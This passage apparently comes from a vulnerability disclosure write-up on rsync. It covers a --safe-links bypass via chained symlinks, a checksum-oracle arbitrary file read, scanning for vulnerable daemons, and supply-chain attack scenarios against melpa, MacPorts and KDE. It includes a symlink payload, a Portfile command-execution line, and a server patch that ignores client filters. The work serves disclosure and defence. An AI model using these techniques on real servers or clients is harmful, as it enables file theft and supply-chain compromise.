2.6.2 - --safe-links Bypass

The --safe-links CLI flag makes the client validate any symbolic links it receives from the server. The desired behavior is that the symbolic links target can only be 1) relative to the destination directory and 2) never point outside of the destination directory.

The unsafe_symlink() function is responsible for validating these symbolic links. The function calculates the traversal depth of a symbolic link target, relative to its position within the destination directory.

As an example, the following symbolic link is considered unsafe:

```
{DESTINATION}/foo -> ../../
```

As it points outside the destination directory. On the other hand, the following symbolic link is considered safe as it still points within the destination directory:

```
{DESTINATION}/foo -> a/b/c/d/e/f/../../
```

This function can be bypassed as it does not consider if the destination of a symbolic link contains other symbolic links in the path. For example, take the following two symbolic links:

```
{DESTINATION}/a -> .
{DESTINATION}/foo -> a/a/a/a/a/a/../../
```

In this case, foo would actually point outside the destination directory.

However, the unsafe_symlink() function assumes that a/ is a directory and that the symbolic link is safe.

2.6.3 - Arbitrary File Read

When the server sends instructions for receiving a file to the receiver, it provides the client with an index into the file list(s). The corresponding entry is then created. Additionally, it will send a few flags that alter the behaviour of the file download.

We mentioned previously that the server receives a list of checksums, each checksum related to a chunk of the file which is currently synchronized.

We established that in simplified terms, the server sends the client instructions on which chunks to keep and which to update. The flags the server sends tell the client how to update the file. The client needs to know if it should overwrite the file in place or first create a copy and then replace the old version, for example.

The server can set the flags ITEM_BASIS_TYPE_FOLLOWS and ITEM_XNAME_FOLLOWS, which tells the client to read matching chunks from an existing file and which file to read from.

By default, there are no checks done on the xname that the server sends.

The flag sanitize_paths, which causes sanitize_path() to sanitize xname, is off for clients:

```
if (iflags & ITEM_XNAME_FOLLOWS) {
    if ((len = read_vstring(f_in, buf, MAXPATHLEN)) < 0)
        exit_cleanup(RERR_PROTOCOL);

    if (sanitize_paths) {
        sanitize_path(buf, buf, "", 0, SP_DEFAULT);
        len = strlen(buf);
    }
}
```

When the server sets the comparison type to FNAMECMP_FUZZY and provides an xname, the attacker can fully control the fnamecmp variable:

```
case FNAMECMP_FUZZY:
    if (file->dirname) {
        pathjoin(fnamecmpbuf, sizeof fnamecmpbuf,
            file->dirname, xname);
        fnamecmp = fnamecmpbuf;
    } else
        fnamecmp = xname;
    break;
```

Control over this variable allows us to open any file as the compare file:

```
fd1 = do_open(fnamecmp, O_RDONLY, 0);
```

The compare file is used in the call to receive_data(), which handles the aforementioned instructions, or as they are called in the function tokens, received by the server.

Tokens are then read from the server with a negative value, indicating thatthe client should read the data from the compare file.

```
while ((i = recv_token(f_in, &data)) != 0) {
..snip..
        if (i > 0) {
..snip..
        }
..snip..
        if (fd != -1 && map &&
            write_file(fd, 0, offset, map, len) != (int)len)
```

Once recv_token() returns 0, which indicates the end of the synchronization, the client calculates a final checksum. This checksum is calculated for the entire file contents and compared with a checksum received by the server. They are compared as a final sanity check that the transfer worked:

```
if (fd != -1 && memcmp(file_sum1, sender_file_sum, xfer_sum_len) != 0)
    return 0;
```

If receive_data() returns 0, it indicates to the receiver that an error has occurred. Upon the first error, a MSG_REDO is sent from the receiver process to the generator process.

```
switch (recv_ok) {
..snip..
case 0: {
..snip..
    if (!redoing) {
        if (read_batch)
            flist_ndx_push(&batch_redo_list, ndx);
        send_msg_int(MSG_REDO, ndx);
        file->flags |= FLAG_FILE_SENT;
```

Receiving a MSG_REDO causes the generator to send a message to the server telling it to resend the file. If the checksums match, no message is sent from the generator to the server.

A malicious server is able to use this as a signal determine if the checksum they sent matches the checksum generated from the compare file they're targeting.

Recall that the server controls blength and count in receive_sums. By starting off with a blength and count of 1, the server can send 256 files, each with only 1 byte. If the server responds, we know the checksum failed and the guess was wrong. If the server doesn't respond, then we've determined the value of that byte. On the next iteration, the server increases the blength by 1 and sends 256 files again, this time with the proper first byte, but different 2nd bytes. They repeat this process until they've leaked the target amount of bytes.

3 - Supply Chain Attack Scenarios

The Remote-Code-Execution can be exploited reliably in default configurations. Attackers can use the infoleak to fingerprint the version of Rsync and the environment it runs in, and prepare an exploit accordingly. Also, Rsync daemons run in a fork() loop. Even if one exploit attempt fails, it can be retried multiple times. As such, these vulnerabilities could have been potentially mass-exploited. In October of 2024, we performed a shodan.io scan for exposed Rsync instances that yielded in almost 550,000 instances.

Fortunately, and ironically, most of them did not run with the latest version installed and thus only a subset of these servers were vulnerable to exploitation at the time.

Apart from exploiting vulnerable servers and gaining an initial foothold into internal infrastructure, we believe that compromised Rsync daemons open the door for supply chain attacks. We believe this is the case as Rsync is commonly deployed alongside HTTP and FTP services in package mirrors.

In the following sections we will explore how attackers may find vulnerable servers and what kind of supply chain attacks an attacker may launch.

3.0.0 - Finding vulnerable servers

When a client connects to a Rsync daemon, the daemon sends a greeting line. This line contains the string "@RSYNCD:"followed by the protocol version of the server. An example might be:

```
@RSYNCD: 31.0
```

By simply searching for the @RSYNCD: string on shodan.io, we can find all the publicly exposed Rsync daemons. However, more information is needed to determine whether a server is vulnerable or not.

Commit 7e2711b [13], which was first released in the same version that introduced the memory corruption vulnerabilities, also changed the daemon greeting message:

```
get_default_nno_list(&valid_auth_checksums, tmpbuf,
    MAX_NSTR_STRLEN, '\0');
io_printf(f_out, "@RSYNCD: %d.%d %s\n", protocol_version, our_sub,
    tmpbuf);
```

The snippet above shows that in addition to the previous greeting format, a list of supported digest algorithms is printed. For a vulnerable server, the list may look something like:

```
@RSYNCD: 31.0 sha512 sha256 sha1 md5 md4
```

The daemon greeting message provides us with all the information required to determine whether an instance runs with the vulnerable code. However, it does not tell us if authentication is required or if the instance allows anonymous read access.

Given the knowledge about the daemon greeting message, we can refine the shodan.io query above and come up with ~18,000 servers that were vulnerable when we performed these scans in October of 2024.

This scan was made before a patch was available for the vulnerabilities, therefore we can determine that these servers were vulnerable. A package maintainer could disable SHA hash support at compile time, however SHA would not appear in the server greeting. There are no other configuration options of which we are aware that can prevent the vulnerability from triggering.

Amongst the patches for the reported vulnerabilities was an increase in the protocol version:

```
make it easier to spot unpatched servers
---
 rsync.h | 2 +-
 1 file changed, 1 insertion(+), 1 deletion(-)

diff --git a/rsync.h b/rsync.h
index b9a7101a..9be1297b 100644
--- a/rsync.h
+++ b/rsync.h
@@ -111,7 +111,7 @@

 /* Update this if you make incompatible changes and ALSO update the
  * SUBPROTOCOL_VERSION if it is not a final (official) release. */
-#define PROTOCOL_VERSION 31
+#define PROTOCOL_VERSION 32

 /* This is used when working on a new protocol version or for any
  * unofficial protocol tweaks.  It should be a non-zero value for each
  * pre-release repo
--
2.34.1
```

The protocol version was explicitly changed to make scanning for vulnerable servers easier for defenders.

3.1.0 - Disclaimer and assumptions we make

In the following sections, we present case studies of Rsync servers that were likely vulnerable at the time of writing. We speculate about potential attacks a hypothetical attacker could have launched by compromising these systems. However, because we never exploited these issues on servers for which we did not have permission, it is difficult to verify whether some assumptions are correct in individual cases.

We assume that:

- When Rsync and HTTP(S) traffic are served by the same domain (e.g. example.com), we assume that both processes run on the same backend server(s). We have no way of knowing backend infrastructure. It may, for example, be possible that rsync traffic is routed to a different backend server by a reverse proxy.

- The attackers are in possession of kernel exploits that allow them to escalate privileges on an updated Linux server, even with some hardening. The exploit facilitates cross-process interaction between e.g. rsync and HTTP(S) servers. We have seen such exploits regularly in kCTF [14][15].

- The servers found by the aforementioned server-greeting method are vulnerable and exploitable. At the time of writing this document, no patch to these vulnerabilities was available for Rsync.

3.2.0 - Precedent

In 2003, a Gentoo mirror was believed to be compromised [16] through an Rsync heap buffer overflow. The forensic analysis revealed that the most likely scenario was that an attacker used a Rsync vulnerability to execute arbitrary code, and then used a kernel exploit to gain root access and install a root-kit.

From various LWN articles, it looks like someone compromised Debian [17] servers, the Linux kernel CVS [18], and the Savannah CVS [19]. All of this happened the same year. While we don't have any evidence to support this, it may be possible that an organized actor has targeted distribution infrastructure in similar ways that we outline here.

3.3.0 - Attack Scenario: Missing Signatures

While it is not common, there are still package managers that make signing packages optional. This becomes an issue when an attacker can compromise the official download server of the package manager or mirrors of it. There is nothing preventing an attacker from simply serving malicious files.

The following section will provide a case-study about melpa.org, a popular Emacs Package Archive.

3.3.1 - melpa.org Compromised Mirror Can Serve Backdoored Packages

Melpa is a popular Emacs Package Archive providing an alternative to elpa.gnu.org, which is used by default in Emacs. According to its website [20], it serves almost 6000 packages which have been downloaded a total of 372,988,308 times at the time of writing. While melpa.org provides more package flexibility, it does not sign packages [21] before making them available to download from its official server.

The project's GitHub README.md [22] does warn users that it is not responsible for the contents of unofficial mirrors. However, if any of the official mirrors using Rsync to synchronize packages is ever compromised, nothing is standing in the way of an attacker backdooring the packages.

To confirm that there were no further conditions or constraints on an attacker launching a supply chain attack from a compromised mirror server, we set up a local mirror with a backdoored version of the dash [23] package, which is the most downloaded package from melpa.org. We were able to execute arbitrary code without any constraints.

3.4.0 - Attack Scenario: Exploiting Client-Side Vulnerabilities to Bypass Signature Validation

We considered other potential attacks against package managers that validate signatures yet handle downloaded files in insecure ways that can lead to client-side remote code execution—for example, arbitrary file-write vulnerabilities.

In the following section, we will examine a case study of CVE-2024-11681 in MacPorts.

3.4.1.0 - MacPorts RCE When Syncing from Compromised Mirror

MacPorts [24] is a package manager for MacOS. Like other package managers, such as APT [25], users periodically update the list of available packages, their versions, checksums, and so on. They do this by either running port sync or, preferably, port selfupdate. Under the hood, the client then uses rsync to download a ports.tar.gz archive and its corresponding signature file, ports.tar.gz.rmd160. The MacPorts client then verifies the signatures or discards the archive if verification fails.

If the signature is valid, the ports.tar.gz file is extracted into the same directory that rsync used as its target, creating a directory structure like the following:

```
total 34776
drwxr-xr-x 3 root root     4096 ...   13:37 .
drwxr-xr-x 3 root root     4096 ... x 13:37 ..
drwxr-xr-x 4  500  505     4096 ... x 13:37 ports
-rw-r--r-- 1 root root 35593472 ... x 13:37 ports.tar.gz
-rw-r--r-- 1 root root      512 ... x 13:37 ports.tar.gz.rmd160
```

The ports directory is essentially an up-to-date version of the macports/macports-ports [26] GitHub repository. Each Port contains a Portfile [27] within this directory structure. These files are written in Tcl [28] and inform the MacPorts client about the name of the Port, dependencies, how to build the Port, and more.

Once the archive is extracted, the MacPorts client attempts to fetch an index of all the Ports from the same Rsync server (which is also signed) or if it's not served or is outdated, creates its own index using the portindex [29] binary. This helper finds all the Portfile files within ports and evaluates them.

When evaluated, a Portfile can instruct the client to execute arbitrary system commands, for example:

```
set x [exec "bash" "-c" "id > /tmp/poc"]
```

We can verify that this works if we create a file called ports/foo/bar/Portfile containing the above snippet, then run the portindex binary in the ports directory:

```
uid=0(root) gid=0(wheel) groups=0(wheel), snip
```

The question now becomes, how can an attacker place a controlled Portfile on the client's machine, when the archive is signed? We will answer this question in the next section.

3.4.1.1 - Creating Arbitrary Portfiles on Clients Machine from Compromised Mirror

We previously mentioned that the client uses Rsync to fetch the ports.tar.gz file from its configured mirror(s). The important detail here is that, the target directory of rsync and the target in which portindex are run, are the same. In theory, a malicious server could serve a valid, signed archive and additional Portfiles.

The client blocks this attack by running a second, tightly scoped rsync command that fetches only the package index and its signature:

```
/usr/bin/rsync \
    -rtzvl \
    --delete-after \
    --include=/PortIndex.rmd160 \
    --include=/PortIndex \
    --exclude=* \
    rsync://localhost:12000/macports/PortIndex_linux_5_i386/
```

The important flags here are:

```
    --include=/PortIndex.rmd160 \
    --include=/PortIndex \
    --exclude=* \
```

This instructs the Rsync client to only fetch PortIndex and PortIndex.rmd160 and reject everything else.

The problem here is that in some Rsync implementations and versions (described in more detail below) these filters are only enforced on the server-side. We compiled rsync.samba.org's server version with a single change that ignores all filters sent by the client:

```
diff --git a/exclude.c b/exclude.c
index 87edbcf7..05028469 100644
--- a/exclude.c
+++ b/exclude.c
@@ -1436,7 +1436,7 @@ void parse_filter_str( \
            filter_rule_list *listp, const char *rulestr,
            }
        }

-               add_rule(listp, pat, pat_len, rule, xflags);
+//             add_rule(listp, pat, pat_len, rule, xflags);

        if (new_rflags & FILTRULE_CVS_IGNORE
            && !(new_rflags & FILTRULE_MERGE_FILE))
```

As a result, the server can simply create a ports/foo/bar/Portfile file on the client's machine. We confirmed that this worked with openrsync [30] 2.6.9, the default rsync binary for MacOS at the time of writing.

It should also work for rsync.samba.org Rsync versions before commit b7231c7 [31], which was first released with 3.2.5.

3.5.0 - Attack scenario: Attacking CI/CD Infrastructure

In the final supply chain attack scenario section, we will discuss other ways of launching supply chain attacks, namely by attacking the CI/CD infrastructure of package managers directly.

3.5.1.0 - Attacking Rsync Servers Alongside Critical Services

We found tens of thousands of vulnerable Rsync servers. It is reasonable to assume compromising a server could serve as an initial foothold into a company's internal infrastructure. To avoid speculation and to demonstrate Rsync often sits runs alongside critical services, we focus on an upstream Git server that exposes an Rsync server on the same domain. If an attacker can escalate their access from Rsync to full control over the Git instance, they could gain arbitrary write access to the codebase and potentially move laterally through the CI/CD pipeline, for example, by leaking secrets.

The organization highlighted here has allowed us to name them. We would like to thank KDE for their commitment to transparency. They issued an advisory immediately and acted quickly to block potential attacks.

3.5.1.1 - invent.kde.org

KDE is a popular choice for a desktop environment and comes installed by default in some distributions [32] like Kubuntu and Fedora KDE. KDE's website also documents [33] hardware that comes with KDE installed by default, like the Steam Deck [34].

As in the other cases, we assume that a vulnerable Rsync server is running on invent.kde.org, which also hosts a GitLab instance containing KDE related git repositories:

```
$ nc invent.kde.org 873
@RSYNCD: 31.0 sha512 sha256 sha1 md5 md4
```

4 - Conclusion

Sophisticated attackers with ample resources are willing to invest years building up trust to launch supply chain attacks, as demonstrated by the xz backdoor case [35]. The SolarWinds [36] supply chain attacks similarly demonstrate how compromising infrastructure can let adversaries insert backdoors into software.

In this article, we demonstrated reliably exploitable memory corruption vulnerabilities in a decades old software project that is still deployed on critical servers. We also explored hypothetical supply chain attacks that an attacker could launch by compromising mirror instances. A precedent for such attacks happened 21 years ago, when a Gentoo mirror was compromised [37] using an Rsync 0-day.

We believe that relying on signatures to protect against compromised package management servers is not sufficient, as attackers could potentially:

- Compromise CI/CD infrastructure directly and introduce backdoors before packages are signed
- Use the exploit we described as an entry into a distro's infrastructure and escalate to signing keys
- Execute arbitrary code on client machines using client-side vulnerabilities in the package manager's ecosystem
- Exploit workflows that do not validate signatures

Hardening memory unsafe programs continues to stay relevant, even when other security mechanisms, such as signatures, are present. If the infrastructure allows for it, additional sandboxing and/or virtualization should be used to make attacks harder and keep them contained to Rsync.

5 - References

[1] https://rsync.samba.org
[2] https://forums.gentoo.org/viewtopic.php?t=111779
[3] https://github.com/RsyncProject/rsync/commit/0902b52f6687b1f7952422080d50b93108742e53
[4] https://github.com/RsyncProject/rsync/commit/0902b52f6687b1f7952422080d50b93108742e53#diff-f28c2f39e4a7867bfa71ddc1caba524624e4fc43a8e7f858e021342725083e23R985
[5] https://github.com/RsyncProject/rsync/commit/42e2b56c4ede3ab164f9a5c6dae02aa84606a6c1
[6] https://support2.windriver.com/index.php?page=cve&on=view&id=CVE-2024-12084
[7] https://kb.cert.org/vuls/id/952657
[8] https://github.com/RsyncProject/rsync/releases/tag/v3.4.0
[9] https://www.andrew.cmu.edu/course/15-749/READINGS/required/cas/tridgell96.pdf
[10,11] https://github.com/RsyncProject/rsync/commit/ae16850dc58e884eb9f5cb7f772342b2db28f471
[12] https://azeria-labs.com/heap-exploitation-part-1-understanding-the-glibc-heap-implementation/
[13] https://github.com/RsyncProject/rsync/commit/7e2711bb2b4b30bc842dd8670c34a87e2ca0c2df
[14] https://google.github.io/kctf/introduction.html
[15] https://security.googleblog.com/2023/06/learnings-from-kctf-vrps-42-linux.html
[16] https://forums.gentoo.org/viewtopic.php?t=111779
[17] https://lists.debian.org/debian-announce/2003/msg00003.html
[18] https://lwn.net/Articles/57135/
[19] https://lwn.net/Articles/64835/
[20] https://melpa.org
[21] https://github.com/melpa/melpa/issues/1749
[22] https://github.com/melpa/melpa?tab=readme-ov-file#mirrors
[23] https://melpa.org/#/dash
[24] https://www.macports.org/
[25] https://en.wikipedia.org/wiki/APT_(software)
[26] https://github.com/macports/macports-ports
[27] https://guide.macports.org/chunked/reference.html
[28] https://www.tcl.tk/about/language.html
[29] https://github.com/macports/macports-base/blob/12986b1c3e03583896330248e0e5c5a64bb7016b/src/port/portindex.tcl#L1
[30] https://github.com/kristapsdz/openrsync
[31] https://github.com/RsyncProject/rsync/commit/b7231c7d02cfb65d291af74ff66e7d8c507ee871
[32] https://kde.org/distributions/
[33] https://kde.org/hardware/
[34] https://store.steampowered.com/steamdeck/
[35] https://www.invicti.com/blog/web-security/xz-utils-backdoor-supply-chain-rce-that-got-caught/
[36] https://www.sans.org/blog/what-you-need-to-know-about-the-solarwinds-supply-chain-attack/